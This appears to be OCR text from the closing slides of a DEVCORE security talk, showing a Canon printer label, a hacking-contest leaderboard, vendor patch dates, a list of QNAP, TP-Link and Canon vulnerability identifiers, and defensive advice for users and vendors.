
DEVCORE

DEVCORE

化妝水不能空運就被攔下來了 = =

Canon
Laser All-In-One / Imprimante laser tout-en-un
Láser Todo en Uno / Multifuncional Laser Tudo em Um
Color imageCLASS MF753Cdw
Canon
mopria
Works with Apple AirPrint
Fonctionne avec Apple AirPrint
Powered by Application Library
Alimenté par Application Library
Cartridge 069
Recommended toner cartridge
Cartouche de toner recommandée
CANON GENUINE TONER, CARTRIDGE & PARTS
APPLICATION LIBRARY
35 35 ppm
Ethernet
Wireless Printing
Impression sans fil
FAX/TÉLÉCOPIE
33.6 kbps
33,6 kbit/s

Canon
Laser All-In-One / Imprimante laser tout-en-un
Láser Todo en Uno / Multifuncional Laser Tudo em Um
Color
imageCLASS
MF753Cdw
mopria
Works with Apple AirPrint
Fonctionne avec Apple AirPrint
35 35
ppm
Ethernet
FAX/TÉLÉCOPIE
33.6 kbps
33,6 kbit/s
CANON
GENUINE
TONER, CARTRIDGE
& PARTS



MASTER OF PWN

LEADERBOARD

		PRIZE $	POINTS
1	Team Viettel	$180,000	30
2	Team Orca (Sea Security)	$116,250	17.25
3	(Tie) DEVCORE Intern Interrupt Labs	$50,000	10
4	Chris Anastasio	$100,000	9
5	Pentest Ltd	$90,000	9

Patch

- QNAP 已於去年 11 月釋出 patch
- TP-Link 則於今年 1 月釋出 patch
- Canon 也於今年 2 月釋出 Patch
- 特別感謝 QNAP PSIRT 配合 Conference 時程釋出漏洞資訊並發布資安通報
  - QSA-24-09

Security Advisories

- QNAP
  - CVE-2024-21899: 繞過驗證
  - CVE-2024-21900: Improper Data Validation
  - CVE-2024-21901: SQL Injection
- TP-Link
  - CVE-2024-1179: Stack Buffer Overflow
- Canon
  - ZDI-CAN-22557: 尚未公布

Takeaway

- 給使用者的建議:
  - 有更新就盡快更新
  - 將不需要對外的設備放在內網
- 給開發者 (廠商) 的建議:
  - 危害性較低的漏洞也應注意並修正
  - 啟用 Binary 保護措施 (e.g. PIE, stack canary)

DEVCORE

Thanks

戴夫寇爾股份有限公司
contact@devco.re
02-2577-0925